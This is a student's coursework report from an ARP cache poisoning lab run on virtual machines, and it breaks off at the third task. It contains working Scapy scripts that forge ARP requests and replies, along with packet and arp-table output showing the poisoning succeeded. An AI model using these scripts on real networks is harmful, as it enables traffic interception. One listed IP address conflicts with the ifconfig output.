
Name: HEATHER RALEIGH
NetID:

Lab 2 - ARP Cache Poisoning Attack Lab


In this lab Attack Machine M will attack Machine A's ARP cache by having Machine B's IP mapped to the Attack Machine's MAC address in Machine A's ARP Cache. The attack is enumerated in the following tasks.

Overview of the Virtual Lab environment:


Machine	IP Address	MAC Address
Ubuntu SEEDLAB Machine 1 (A)	10.0.2.13	08:00:27:bf:fb:bf
Ubuntu SEEDLAD Machine 2 (B)	10.0.2.11	08:00:27:e8:69:b0
Ubuntu SEEDLAB Attacker Machine M	10.0.2.14	08:00:27:f8:61:a1



```
[04/17/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:bf:fb:bf
          inet addr:10.0.2.13  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::7d8f:f632:9c83:ca66/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
```



```
[04/17/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:e8:69:b0
          inet addr:10.0.2.16  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::7919:b299:7887:1f34/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
```



```
[04/17/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:f8:61:a1
          inet addr:10.0.2.14  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::811e:733f:8252:aee0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:58 errors:0 dropped:0 overruns:0 carrier:0
```


Q1 | Task 1A (using ARP request).

On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

The provided code skeleton was edited to construct an ARP packet using Scapy in Python.


```
#!/usr/bin/python

from scapy.all import *

E = Ether(dst="08:00:27:bf:fb:bf", src="08:00:27:f8:61:a1")
A = ARP(hwsrc="08:00:27:f8:61:a1", psrc="10.0.2.11", hwdst="08:00:27:bf:fb:bf", pdst="10.0.2.13")

pkt = E/A
pkt.show()
sendp(pkt)
```

The above code should create an ARP packet containing Machine B's source IP and Machine M's MAC and destination IP as Machine A's. Running the code on Attack Machine M produced the following packet:



```
[04/27/21]seed@VM:~/Desktop$ sudo python ARP.py
###[ Ethernet ]###
  dst       = 08:00:27:bf:fb:bf
  src       = 08:00:27:f8:61:a1
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:f8:61:a1
     psrc      = 10.0.2.11
     hwdst     = 08:00:27:bf:fb:bf
     pdst      = 10.0.2.13

.
Sent 1 packets.
[04/27/21]seed@VM:~/Desktop$
```

Now to verify if the attack was successful.



```
[04/27/21]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
          Iface
10.0.2.3                 ether   08:00:27:05:06:8f   C
          enp0s3
10.0.2.11                ether   08:00:27:f8:61:a1   C
          enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
          enp0s3
[04/27/21]seed@VM:~$
```

As seen in the above screen cap, Machine M's MAC address is mapped to Machine B's IP address in Machine A's ARP cache using an ARP request packet. Our attack was successful.


Q2 | Task 1B (using ARP reply).

On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

For this task, we use the following code to construct a spoofed ARP reply to Machine A. The code is the same as in Task 1A, except that we have set the attribute OP field to "2" to indicate that this packet contains an ARP reply.


```
#!/usr/bin/python

from scapy.all import *

E = Ether(dst="08:00:27:bf:fb:bf", src="08:00:27:f8:61:a1")
A = ARP(op=2, hwsrc="08:00:27:f8:61:a1", psrc="10.0.2.11", hwdst="08:00:27:bf:fb:bf", pdst="10.0.2.13")

pkt = E/A
pkt.show()
sendp(pkt)
```

The code produces the following packet containing an ARP reply:




```
     pdst       = 10.0.2.13

.
Sent 1 packets.
[04/27/21]seed@VM:~/Desktop$ sudo python ARPreply.py
###[ Ethernet ]###
  dst       = 08:00:27:bf:fb:bf
  src       = 08:00:27:f8:61:a1
  type      = 0x806
###[ ARP ]###
     hwtype     = 0x1
     ptype      = 0x800
     hwlen      = 6
     plen       = 4
     op         = is-at
     hwsrc      = 08:00:27:f8:61:a1
     psrc       = 10.0.2.11
     hwdst      = 08:00:27:bf:fb:bf
     pdst       = 10.0.2.13

.
Sent 1 packets.
[04/27/21]seed@VM:~/Desktop$ 
```

Now to verify the ARP Cache entries:



```
Address                  HWtype  HWaddress           Flags Mask
          Iface
10.0.2.3                 ether   08:00:27:05:06:8f   C
          enp0s3
10.0.2.11                ether   08:00:27:f8:61:a1   C
          enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
          enp0s3
[04/27/21]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
          Iface
10.0.2.3                 ether   08:00:27:05:06:8f   C
          enp0s3
10.0.2.11                ether   08:00:27:f8:61:a1   C
          enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
          enp0s3
[04/27/21]seed@VM:~$
```



```
[04/27/21]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
          Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
          enp0s3
[04/27/21]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
          Iface
10.0.2.3                 ether   08:00:27:05:06:8f   C
          enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
          enp0s3
[04/27/21]seed@VM:~$
```


Success! As shown in the screen captures, Attack Machine M's MAC address was successfully mapped to Machine B's IP address in Machine A's ARP cache using an ARP reply packet.

Q3 | Task 1C (using ARP gratuitous message).

